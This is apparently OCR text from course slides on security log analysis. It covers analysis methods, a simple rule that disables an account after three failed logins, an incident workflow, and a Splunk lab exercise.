
- Statistical analysis
- Anomaly detection
- Association analysis
- AI/Machine Learning

- Real-time
- Post-mortem

SIMPLE RULE-BASED ANALYSIS AND RESPONSE

- Three failed logins in a row
  - Automatically disable user account
  - Automatically notify sysadmin


LOG ANALYSIS WORKFLOW



- Reporting
- Incidence response
- Evidence preservation
- Lessons learned

LOG ANALYSIS ACTIVITY

?



LOG ANALYSIS ACTIVITY

- Install Splunk
- Load data into Splunk
  - http://docs.splunk.com/Documentation/Splunk/latest/SearchTutorial/GetthetutorialdataintoSplunk
    - Add Data, Use Segment in Path to identify Host
  - After the import, if you cannot see the data, look at the time frame of your analysis and select as far back in time as possible.
- Use Splunk's "Search" feature to try to answer the questions